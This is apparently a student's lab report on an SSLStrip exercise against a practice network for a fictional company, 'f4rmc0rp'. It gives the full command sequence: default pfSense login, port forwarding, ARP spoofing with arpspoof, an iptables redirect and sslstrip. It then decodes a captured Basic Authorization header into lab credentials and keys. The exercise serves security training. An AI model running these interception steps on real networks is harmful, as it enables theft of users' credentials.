Ex0e0 - SSLStrip

Simon Tobon

2021-07-08

Contents

Technical Report

Introduction

For this exercise we were tasked to gain access to devbox as a root user, and then find a possible target to sslstrip. From there we must use this exploit to find credentials and other valuable information.

Finding: Description of finding

Vulnerability Description

If a HTTPS service is found to be susceptible to SSLStrip we can use this to gain lots of information in regards to the webpage and possibly exfiltrate sensitive data.

Attack Narrative

To begin, on the Kali machine web browser we navigated to https://172.30.0.3:443. We logged in with the default pfsense credentials, admin/pfsense. From there we added a NAT rule to portforward port 22, to the redirect target ip: 10.30.0.32. (devbox)

From there, we then transferred over all the necessary files in order to run tcpdump, arpspoof, and sslstrip on devbox. This was done the following:

- **sftp stobon@plunder.pr0b3.com** - open a sftp on Plunder.
- **get -r /home/hank.hacker/** - copy over the directory containing all the necessary files to Kali.
- **sftp m.mason@172.30.0.3** - open a sftp on devbox, we got the credentials to this account in the last exercise, they are m.mason/Br1cksRUS.
- **put -r /home/kali/hank.hacker/** - puts all the files onto devbox.


We then login to devbox with **ssh m.mason@172.30.0.3** and navigate to hank.hacker/ – **cd hank.hacker.**
From there we run the following to start and analyze the results of tcpdump:

- **sudo su**
- **useradd tcpdump**
- **./tcpdump -w output.pcap** - and wait a couple minutes for packets to populate the file.

- **On Kali: sftp m.mason@172.30.0.3**

  get output.pcap

  wireshark output.pcap



output.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.dstport == 443
No.  Time       Source      Destination   Protocol Length Info
  54 36.941501  10.30.0.90  172.30.0.128  TCP        66 49784 → 443 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=14…
  56 36.942074  10.30.0.90  172.30.0.128  TCP        60 49784 → 443 [ACK] Seq=1 Ack=1 Win=525568 Len=0
  57 36.942640  10.30.0.90  172.30.0.128  TLSv1.3   571 Client Hello
  60 36.946016  10.30.0.90  172.30.0.128  TCP        60 49784 → 443 [ACK] Seq=518 Ack=1785 Win=525568 Len=0
  61 36.963982  10.30.0.90  172.30.0.128  TLSv1.3   118 Change Cipher Spec, Application Data
  64 36.964467  10.30.0.90  172.30.0.128  TLSv1.3   717 Application Data
  66 36.964913  10.30.0.90  172.30.0.128  TCP        60 49784 → 443 [ACK] Seq=1245 Ack=3075 Win=524288 Len=0

Frame 56: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: VMware_87:4c:fb (00:50:56:87:4c:fb), Dst: VMware_87:19:1c (00:50:56:87:19:1c)
Internet Protocol Version 4, Src: 10.30.0.90, Dst: 172.30.0.128
Transmission Control Protocol, Src Port: 49784, Dst Port: 443, Seq: 1, Ack: 1, Len: 0

0000  00 50 56 87 19 1c 00 50  56 87 4c fb 08 00 45 00   ·PV····P V·L···E·
0010  00 28 27 01 40 00 80 06  1c b9 0a 1e 00 5a ac 1e   ·('·@··· ·····Z··
0020  00 80 c2 78 01 bb b7 c7  c0 fc 6f 46 19 16 50 10   ···x···· ··oF··P·
0030  08 05 2b 65 00 00 00 00  00 00 00 00               ··+e···· ····

output.pcap                                   Packets: 171 · Displayed: 11 (6.4%)      Profile: Default
```

From the output.pcap we can determine that the host we are targeting for sslstrip is **10.30.0.90**.

Back on devbox, we run the following commands to prepare/run our arpspoof and sslstrip:


- **echo 1 > /proc /sys /net /ipv4 /ip_forward** - sets up the devbox kernel for ip forwarding.
- **iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 10000** - redirects packets from port 80 to port 10000.
- **chmod +x arpspoof** - makes arpspoof executable.
- **iproute** - we see our host is 10.30.0.1



```
root@devbox:/home/m.mason/hank.hacker# ip route
default via 10.30.0.1 dev ens33 onlink
10.30.0.0/24 dev ens33 proto kernel scope link src 10.30.0.32
```


- **./arpspoof -i ens33 -t 10.30.0.90 10.30.0.1**
- **tar -xf sslstrip.tgz** - unpacks the sslstrip directory
- **cd sslstrip** - go into sslstrip directory
- **chmod +x sslstrip.py** - make sslstrip executable
- **./sslstrip.py –all** - execute sslstrip and wait a couple minutes to for the log to populate.
- **watch tail sslstrip.log** - we can watch the logfile with this command

- **less sslstrip.log** - once we see some activity we can look at the log file in greater detail

  
  m.mason@devbox: ~/hank.hacker/sslstrip
File Actions Edit View Help


```
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at www.f4rmc0rp.com Port 443</address>
</body></html>

2020-11-10 15:03:51,375 Resolving host: www.f4rmc0rp.com
2020-11-10 15:03:51,375 Host cached.
2020-11-10 15:03:51,375 Resolved host successfully: www.f4rmc0rp.com → 172.30.0.128
2020-11-10 15:03:51,376 Sending request via SSL ...
2020-11-10 15:03:51,377 HTTP connection made.
2020-11-10 15:03:51,377 Sending Request: GET /Corp/secret/page2.html
2020-11-10 15:03:51,378 Sending header: accept-language : en-US
2020-11-10 15:03:51,378 Sending header: host : www.f4rmc0rp.com
2020-11-10 15:03:51,378 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
2020-11-10 15:03:51,378 Sending header: upgrade-insecure-requests : 1
2020-11-10 15:03:51,378 Sending header: connection : keep-alive
2020-11-10 15:03:51,378 Sending header: referer : http://www.f4rmc0rp.com/Corp/
2020-11-10 15:03:51,378 Sending header: pragma : no-cache
2020-11-10 15:03:51,378 Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
.36 (KHTML, like Gecko) HeadlessChrome/87.0.4272.0 Safari/537.36
2020-11-10 15:03:51,378 Sending header: authorization : Basic cy5zaGVwaGFyZDpLRVkwMTUtdHRBS3BieFN0WjdEK0VIMlJX
ZXFmUT09
2020-11-10 15:03:51,383 Got server response: HTTP/1.1 200 OK
2020-11-10 15:03:51,383 Got server header: Date:Tue, 10 Nov 2020 20:03:51 GMT
2020-11-10 15:03:51,383 Got server header: Server:Apache/2.4.38 (Debian)
2020-11-10 15:03:51,383 Got server header: Last-Modified:Mon, 02 Nov 2020 22:16:23 GMT
2020-11-10 15:03:51,383 Got server header: ETag:"159-5b32718b41f3b"
2020-11-10 15:03:51,383 Got server header: Accept-Ranges:bytes
2020-11-10 15:03:51,383 Got server header: Content-Length:345
2020-11-10 15:03:51,383 Got server header: Vary:Accept-Encoding
:
```

  From the sslstrip.log we can see that the **www.f4rmc0rp.com/Corp/secret/page2.html** page uses Basic Authorization encoding, so this can be easily decoded with the following command:
  echo -n ”cy5zaGVwaGFyZDpLRVkwMTUtdHRBS3BieFN0WjdEK0VIMlJXZXFmUT09” — base64 -d

```
m.mason@devbox:~/hank.hacker/sslstrip$ echo -n "cy5zaGVwaGFyZDpLRVkwMTUtdHRBS3BieFN0WjdEK0VIMlJXZXFmUT09" | base64 -d
s.shephard:KEY015-ttAKpbxStZ7D+EH2RWeqfQ==m.mason@devbox:~/hank.hacker/sslstrip$
```

  From this we can now login to that webpage with the credentials provided from the decryption. Once we log in, we can then inspect the page source and find an additional key:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transition
<!-- KEY016:Ucg/Io7k5qwP9e5HQ2cuhg== -->
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>This is the incredibly secret page</title>
  </head>
  <body>
    I'm sorry it's not more exciting.
  </body>
</html>
```

Things to identify:

- 1. How the problem was initially identified

  The problem was initially identified when we were able to login to devbox via SSH with m.mason’s credentials. Once logged in we were able to run tcpdump in order to locate the host.

- 2. What client and server were identified

The host we identified was 10.30.0.90. It was running an HTTPS service on port 443.

- 3. How you verified sslstrip was possible.

  We see ask traffic to 443 you can't tell what web page is being requested because it is encrypted. So we know in order to get it, we have to downgrade the HTTPS to HTTP. This can be done with sslstrip

- 4. What authentication and any other information was captured

  We saw from the sslstrip log, that the secret/page2 was Basic Authorization encoding, this means we could decrypt it with base64 -d. We got the credentials s.shephard/KEY015-ttAKpbxStZ7D+EH2RWeqfQ==

- 5. What the impact for f4rmc0rp might be

  This exploit can impact f4rmc0rp negatively, lots of potentially sensitive data/information could be exfiltrated, if this issue is not corrected.

This concludes this exercise.